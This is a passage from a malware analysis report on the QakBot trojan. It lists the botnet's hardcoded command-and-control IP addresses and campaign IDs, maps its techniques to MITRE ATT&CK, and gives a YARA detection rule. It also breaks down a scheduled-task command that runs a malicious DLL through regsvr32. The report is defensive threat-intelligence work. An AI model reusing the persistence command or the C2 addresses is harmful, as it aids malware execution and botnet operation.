- **/tr "regsvr32.exe -s \\"<PAYLOAD>"**: the process to be executed, in this case, regsvr32 is passed a malicious dynamic link library (DLL)
- **/SC ONCE:** task scheduled to execute once at the specified time
- **/Z:** delete the task upon completion of the schedule
- **/ST <Now + 3 minutes as hh:mm>:** start time, used by the ONCE schedule; and
- **/ET <Now + 15 minutes as hh:mm>:** end time, used by the ONCE schedule.

## Botnet hardcoded IP Addresses

**Campaign**: 1618935072
**Botnet**: tr
**Version**: 402.12
**URL tria.ge:** https://tria.ge/210502-aek3yedsfj





***Figure 29:*** *QakBot config – campaign: 1618935072.*

Botnet full list:

```
1.  140.82.49.12:443
```

```
45.77.117.108:443
45.77.117.108:8443
149.28.98.196:443
149.28.98.196:2222
144.202.38.185:443
144.202.38.185:995
45.32.211.207:995
207.246.116.237:995
149.28.99.97:995
45.63.107.192:2222
149.28.101.90:995
45.77.115.208:2222
45.32.211.207:8443
45.32.211.207:2222
45.77.115.208:443
207.246.116.237:443
45.77.117.108:2222
149.28.98.196:995
45.63.107.192:443
149.28.101.90:8443
24.152.219.253:995
149.28.101.90:443
149.28.101.90:2222
45.77.115.208:995
45.77.115.208:8443
207.246.77.75:8443
207.246.77.75:2222
207.246.116.237:2222
45.77.117.108:995
149.28.99.97:443
144.202.38.185:2222
207.246.77.75:995
207.246.77.75:443
207.246.116.237:8443
24.55.112.61:443
47.22.148.6:443
216.201.162.158:443
197.45.110.165:995
24.117.107.120:443
71.163.222.243:443
189.210.115.207:443
149.28.99.97:2222
45.63.107.192:995
151.205.102.42:443
75.118.1.141:443
105.198.236.101:443
72.252.201.69:443
67.8.103.21:443
136.232.34.70:443
75.67.192.125:443
72.240.200.181:2222
75.137.47.174:443
78.63.226.32:443
95.77.223.148:443
81.97.154.100:443
105.198.236.99:443
83.110.109.164:2222
50.29.166.232:995
115.133.243.6:443
27.223.92.142:995
```

```
78.  73.151.236.31:443
79.  98.192.185.86:443
80.  24.139.72.117:443
81.  94.59.106.186:2078
82.  188.26.91.212:443
83.  184.185.103.157:443
84.  172.78.47.100:443
85.  195.6.1.154:2222
86.  86.190.41.156:443
87.  108.14.4.202:443
88.  24.43.22.219:993
89.  86.220.62.251:2222
90.  97.69.160.4:2222
91.  90.65.236.181:2222
92.  71.187.170.235:443
93.  50.244.112.106:443
94.  96.61.23.88:995
95.  64.121.114.87:443
96.  144.139.47.206:443
97.  222.153.174.162:995
98.  77.27.207.217:995
99.  24.95.61.62:443
100. 77.211.30.202:995
101. 92.59.35.196:2222
102. 125.62.192.220:443
103. 195.12.154.8:443
104. 68.186.192.69:443
105. 75.136.40.155:443
106. 71.117.132.169:443
107. 96.21.251.127:2222
108. 71.199.192.62:443
109. 70.168.130.172:995
110. 83.196.56.65:2222
111. 81.214.126.173:2222
112. 82.12.157.95:995
113. 209.210.187.52:995
114. 209.210.187.52:443
115. 67.6.12.4:443
116. 189.222.59.177:443
117. 174.104.22.30:443
118. 142.117.191.18:2222
119. 189.146.183.105:443
120. 213.60.147.140:443
121. 196.221.207.137:995
122. 108.46.145.30:443
123. 187.250.238.164:995
124. 2.7.116.188:2222
125. 195.43.173.70:443
126. 106.250.150.98:443
127. 45.67.231.247:443
128. 83.110.103.152:443
129. 83.110.9.71:2222
130. 78.97.207.104:443
131. 59.90.246.200:443
132. 80.227.5.69:443
133. 125.63.101.62:443
134. 86.236.77.68:2222
135. 109.106.69.138:2222
136. 84.72.35.226:443
137. 217.133.54.140:32100
```

```
71.63.120.101:443
196.151.252.84:443
202.188.138.162:443
74.68.144.202:443
69.58.147.82:2078
```

## Botnet and campaign identifiers

The following botnet and campaign identifiers have been observed last weeks (since March 2021) with those behind Qakbot recently using US President names:

```
abc025 - 1603896786
biden01 - 1613753447
biden02 - 1614254614
biden03 - 1614851222
biden09 - 1614939927
obama07 - 1614243368
obama08 - 1614855149
obama09 - 1614939797
tr - 1614598087
tr - 1618935072
```

## Mitre Att&ck Matrix

| Tactic | ID | Name | Description |
|---|---|---|---|
| **Defense Evasion** | **T1027** | Obfuscated Files or Information | QakBot XLM files are obfuscated and sheets are hidden. |
| **Defense Evasion** | **T1027.002** | Obfuscated Files or Information: Software Packing | Every binary and config is obfuscated and encrypted using RC4 cipher. |
| **Execution, Persistence, Privilege Escalation** | **T1053** | Scheduled Task/Job | QakBot creates tasks to maintain persistence. |
| **Execution, Persistence,** | **T1053.005** | Scheduled Task/Job: Scheduled Task | QakBot uses this TTP as a way of executing every |

| | | | |
|---|---|---|---|
| **Privilege Escalation** | | | memory some payloads. |
| **Defense Evasion, Privilege Escalation** | **T1055.001** | Process Injection: Dynamic-link Library Injection | DLL injection is used to load QakBot via rundll32 Windows utility. |
| **Collection, Credential Access** | **T1056** | Input Capture | QakBot collects credentials and sensitive data from the victim's devices. |
| **Discovery** | **T1057** | Process Discovery | QakBot performs process discovery. |
| **Discovery** | **T1082** | System Information Discovery | QakBot obtains the list of processes and other details. |
| **Discovery, Defense Evasion** | **T1497** | Virtualization/Sandbox Evasion | Anti-VM and sandbox techniques are used to evade detection. |
| **Discovery, Defense Evasion** | **T1497.003** | Virtualization/Sandbox Evasion: Time Based Evasion | Time-based evasion is checked during the malware run time. |
| **Discovery** | **T1518** | Software Discovery | A list of the installed software is obtained. |
| **Discovery** | **T1518.001** | Software Discovery: Security Software Discovery | Installed AVs and other security software are obtained. |

# Final Thoughts

QakBot is a challenging threat with capabilities to avoid dynamic analysis in automatic sandboxes with the delayed executions present in its dropper as well as other tricks. With this capability in place, interactive sandboxes, for instance, won't extract IoCs and artifacts from the malware easily.

Last but not least, thanks to all the guys who contributed to this analysis and mentioned in the reference section below .

# Yara Rule

```
import "pe"
rule QakBot_May_2021 {
meta:
    description = "Yara rule for QakBot trojan - May version"
    author = "SI-LAB - https://seguranca-informatica.pt"
    last_updated = "2021-05-04"
    tlp = "white"
    category = "informational"


    strings:
        $ident_a = {69 6E 66 6C 61 74 65}
        $ident_b = {64 65 66 6C 61 74 65}


    condition:
          filesize < 500KB
          and pe.characteristics & pe.DLL
        and pe.exports("DllRegisterServer")
        and all of ($ident_*)
}
```

Yara rule can be found on **GitHub**.

# References

https://blog.reversinglabs.com/blog/spotting-malicious-excel4-macros
https://any.run/malware-trends/qbot
https://tria.ge/210503-nlv96ly6ee/static1
https://ghoulsec.medium.com/mal-series-12-qakbot-string-decode-with-ghidra-script-3ccbf9ca2e5d
https://blog.cyberint.com/qakbot-ransomware